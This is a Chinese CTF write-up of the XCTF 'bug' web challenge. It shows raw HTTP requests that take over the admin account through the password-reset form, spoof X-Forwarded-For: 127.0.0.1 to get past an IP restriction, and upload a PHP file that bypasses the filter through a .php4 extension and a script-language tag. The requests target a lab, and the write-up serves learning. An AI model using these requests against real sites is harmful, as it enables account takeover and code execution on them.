




攻防世界XCTF: bug

原创

末初  于 2020-03-07 22:29:32 发布  566  收藏 1

分类专栏: [CTF_WEB_Writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/mochu7777777/article/details/104723905>

版权



[CTF_WEB_Writeup](#) 专栏收录该内容

159 篇文章 31 订阅

订阅专栏


bug

👍 25 最佳Writeup由Fvck • 小北提供

难度系数: ★★★★★★ 6.0

题目来源: RCTF-2015

题目描述: 暂无

题目场景:  http://111.198.29.45:41431

删除场景

倒计时: 03:59:49 [延时](#)

题目附件: 暂无

<https://blog.csdn.net/mochu7777777>

111.198.29.45:41431/index.php?module=login

Community forum | Blog | Tools | CSDN Blog | @163.com | Google Translate | Google


[Register](#)

[Findpwd](#)

Login

<https://blog.csdn.net/mochu7777777>

首先注册一个用户



Registration form fields:

- Username: mochu
- Password: mochu
- Registration Date: 2015/01/01
- Confirm Password: mochu

Register

<https://blog.csdn.net/mochu7777777>

登入后




- Home
- Manage
- Personal
- Change Pwd
- Logout

Hello, mochu, Welcome



<https://blog.csdn.net/mochu7777777>

点击Manage弹出一下弹窗，存在admin账号，想办法登入管理员。



登入页面的这些功能都抓包看了，直接修改传参都无效。之前在登录页面存在一个寻找密码的功能，我们尝试一下。

Login form fields:

- username
- password

Register
Findpwd
Login

mochu

2015/01/01

mochu

verify

Yes, You are mochu

:)

Newpwd

Reset

<https://blog.csdn.net/mochu7777777>

抓包修改密码

Request

Raw Params Headers Hex

```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 111.198.29.45:31987
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Connection: close
Referer: http://111.198.29.45:31987/index.php?module=findpwd&step=1&doSubmit=yes
Cookie: PHPSESSID=uqkmgluqrp0735cet5df6beos6
Upgrade-Insecure-Requests: 1

username=mochu&newpwd=admin
```

<https://blog.csdn.net/mochu7777777>

把username改为admin试一试。

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

9 x ...

Go Cancel < >

Target: <http://111.198.29.45:31987>


Request

Raw Params Headers Hex


Response

Raw Headers Hex HTML Render


```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
HTTP/1.1 200 OK
```




重置管理员密码成功。登录管理员账号。



点击manage功能弹窗IP Not allowed
根据多年经验，猜测需要重本地登录
在包中添加一个
X-Forwarded-For: 127.0.0.1





发现传参

index.php?module=filemanage&do=???

根据源码猜测上传

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

9 x 10 x 11 x 12 x ...

Go Cancel < >

Target: http://111.198.29.45:31987

Request

Raw Params Headers Hex

```
POST /index.php?module=filemanage&do=upload HTTP/1.1
Host: 111.198.29.45:31987
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----7411250981911
Content-Length: 229
Connection: close
Referer: http://111.198.29.45:31987/index.php?module=filemanage&do=upload
Cookie: PHPSESSID=uqkmgluqrp0735cet5df6beos6;
user=4b9987ccafacb8d8fc08d22bbca797ba
Upgrade-Insecure-Requests: 1

-----7411250981911
Content-Disposition: form-data; name="upload"; filename="2.php4"
Content-Type: image/jpeg

<script language=php>鏃嶯綉瀛&lt;/script>

-----7411250981911--
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 09 Oct 2019 05:54:04 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 287
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<title>Message</title>
<meta charset="UTF-8" />
</head>
<body>
<script>alert(you have get points,here is the
flag:cyberpeace{6ef7a1dcfe6ad8209d1bbb6de1a793a8});</script><script>>window.location.href='index.php'</script></body></html>
```

Done

0 matches

0 matches

636 bytes | 53 millis

you have get points,here is the flag:cyberpeace{6ef7a1dcfe6ad8209d1bbb6de1a793a8}

确定